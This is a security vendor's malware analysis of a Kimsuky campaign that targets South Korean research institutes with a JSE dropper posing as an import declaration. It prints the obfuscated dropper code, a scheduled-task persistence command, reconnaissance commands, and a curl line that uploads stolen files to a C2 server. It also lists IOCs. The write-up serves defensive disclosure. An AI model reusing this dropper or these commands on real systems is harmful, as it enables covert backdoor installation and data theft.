Kimsuky Targets South Korean Research Institutes with Fake Import Declaration

By kwonxx ⋮⋮ 11/30/2023

AhnLab Security Emergency response Center (ASEC) has recently identified that the Kimsuky threat group is distributing a malicious JSE file disguised as an import declaration to research institutes in South Korea. The threat actor ultimately uses a backdoor to steal information and execute commands.

The file name of the dropper disguised as an import declaration is as follows.

- Import Declaration_Official Stamp Affixed.jse

The file contains an obfuscated PowerShell script, a Base64-encoded backdoor file, and a legitimate PDF file.

```
BQUFBQUFBQUFBQUFBQUFBQUFBQT09"; wNm0Z2SjNHJ = "hmGUEHL.uvCN"; hOifnpfeFxe = "vuVvMKg.i3IO";
zcvV7tc = new ActiveXObject("Mi" + "cr" + "oso" + "ft" + "." + "X" + "MLD" + "O" + "M");
chYIUeq = WScript.CreateObject("Sc" + "ri" + "pt" + "in" + "g.F" + "ile" + "Sy" + "ste" + "mOb"
+ "je" + "ct"); pUwixefRf = new ActiveXObject("W" + "Sc" + "rip" + "t.S" + "he" + "ll");
pimdKdn0w5h = chYIUeq.GetSpecialFolder(0) + "\\..\\P" + "ro" + "gra" + "mDa" + "ta"; yhC2akM0C
= zcvV7tc.createElement("bPURgaw"); yhC2akM0C.dataType = "bi" + "n.b" + "as" + "e6" + "4";
yhC2akM0C.text = mBQfxVWKYHb; htPavmxkql6KK03 = yhC2akM0C.nodeTypedValue; qG0CLbC5GHR3o = new
ActiveXObject("A" + "DO" + "DB.S" + "tr" + "ea" + "m"); qG0CLbC5GHR3o.Open(); qG0CLbC5GHR3o.
Type = 1; qG0CLbC5GHR3o.Write(htPavmxkql6KK03); odDJPbPxU1V =  WScript.ScriptFullName;
yHv2E6syMml = chYIUeq.GetFile(odDJPbPxU1V);ikFmtt1u83W = chYIUeq.GetParentFolderName
(yHv2E6syMml); qG0CLbC5GHR3o.SaveToFile(ikFmtt1u83W+"\\" + hcKwTp5yO0K, 2); qG0CLbC5GHR3o.Close
(); if (chYIUeq.FileExists(ikFmtt1u83W + "\\" + hcKwTp5yO0K)) { try{ pUwixefRf.Run("\"" +
ikFmtt1u83W + "\\" + hcKwTp5yO0K + "\""); }catch(e){} } p7K4rlcvd = zcvV7tc.createElement
("ygiWJlR"); p7K4rlcvd.dataType = "bi" + "n.b" + "as" + "e6" + "4"; p7K4rlcvd.text =
xMOj1ABdYgj; kgf4SfMIXCLUiR6 = p7K4rlcvd.nodeTypedValue; h5Jyoo0mngHc4 = new ActiveXObject("A"
+ "DOD" + "B.S" + "tr" + "ea" + "m"); h5Jyoo0mngHc4.Open(); h5Jyoo0mngHc4.Type = 1;
h5Jyoo0mngHc4.Write(kgf4SfMIXCLUiR6); h5Jyoo0mngHc4.SaveToFile(pimdKdn0w5h+"\\" + wNm0Z2SjNHJ,
2); h5Jyoo0mngHc4.Close(); if (chYIUeq.FileExists(pimdKdn0w5h + "\\" + wNm0Z2SjNHJ)) { try{
pUwixefRf.Run("p" + "ow" + "ers" + "hel" + "l.e" + "x" + "e -w" + "ind" + "ows" + "ty" + "le h"
+ "id" + "den c" + "e" + "rtu" + "ti" + "l -d" + "ec" + "od" + "e " + pimdKdn0w5h + "\\" +
wNm0Z2SjNHJ + " " + pimdKdn0w5h + "\\" + hOifnpfeFxe, 0, true); WScript.Sleep(10*1000); } catch
(e){} } if (chYIUeq.FileExists(pimdKdn0w5h + "\\" + hOifnpfeFxe)) { try{ pUwixefRf.Run("p" +
"o" + "we" + "rs" + "hel" + "l.e" + "x" + "e -w" + "ind" + "ows" + "ty" + "le h" + "id" + "d" +
"en r" + "un" + "dl" + "l3" + "2.e" + "x" + "e " + pimdKdn0w5h + "\\" + hOifnpfeFxe + "
UpdateSystem", 0, true); pUwixefRf.Run("p" + "o" + "we" + "rs" + "hel" + "l.e" + "x" + "e -w" +
"ind" + "ows" + "ty" + "le h" + "id" + "d" + "en c" + "md" + ".e" + "x" + "e /" + "c de" + "l /
q " + "/f \"" + pimdKdn0w5h + "\\" + wNm0Z2SjNHJ + "\"", 0, true);chYIUeq.DeleteFile(WScript.
ScriptFullName); }catch(e){} } } catch(e) { }
```

Figure 1. Obfuscated JSE file content

A legitimate PDF file is saved under the file name ‘Import Declaration.PDF’ and automatically executed by the PowerShell script. This file contains the attack target’s information. Creating and executing a legitimate PDF file is likely done to prevent users from recognizing that a malicious backdoor file is being executed in the process.



Figure 2. Decoy file (Import Declaration.PDF)

In the background, a backdoor is created in the %ProgramData% path under the file name ‘vuVvMKg.i3IO’, and the malware is run using rundll32.exe.

- powershell.exe -windowstyle hidden rundll32.exe ProgramData\\vuVuMKg.i3IO UpdateSystem

The malware copies itself into the %ProgramData% and %Public% paths under the file name ‘IconCache.db’ for persistence before registering itself to the task scheduler.

- cmd.exe /c schtasks /create /tn iconcache /tr “rundll32.exe C:\Programdata\IconCache.db UpdateSystem /sc onlogon /rl highest /f

To exfiltrate system information, the backdoor uses the wmic command to check the anti-malware status of the attack target and collects network information through the ipconfig command.

- cmd.exe /U /c wimc /namespace:\\root\securitycenter2 path antivirusproduct get displayname > vaccine.txt
- ipconfig /all

Afterwards, information such as the host name, user name, and OS information is collected. For the malware to avoid detection, it encodes the command execution results and sends them to the C2.



Figure 3. Collected system information

Figure 4. Information being encoded and transmitted

Also, the following commands (including system information exfiltration) are run, behaving as a backdoor in the affected system. Additionally, the curl tool is used to upload information to the C2 server.

- getinfo: System information
- die: Terminate
- where: Execution path
- run: Run certain files and commands
- curl -k -F “fileToUpload=@%s” -F “id=%S” %s

Because the bait file is also run, users cannot recognize that their systems are infected by malware. As these types of malware mainly attack specific targets, users should refrain from running attachments in emails sent from unknown sources.

[File Detection]

- Dropper/JS.Generic (2023.11.16.02)
- Backdoor/Win.Nikidoor (2023.11.15.03)

[IOC]

- MD5
  d2335df6d17fc7c2a5d0583423e39ff8
  d6abeeb469e2417bbcd3c122c06ba099
- C2
  hxxp://rscnode.dothome.co[.]kr/index.php
  hxxp://rscnode.dothome.co[.]kr/upload.php

Subscribe to AhnLab’s next-generation threat intelligence platform ‘AhnLab TIP’ to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:backdoor,Kimsuky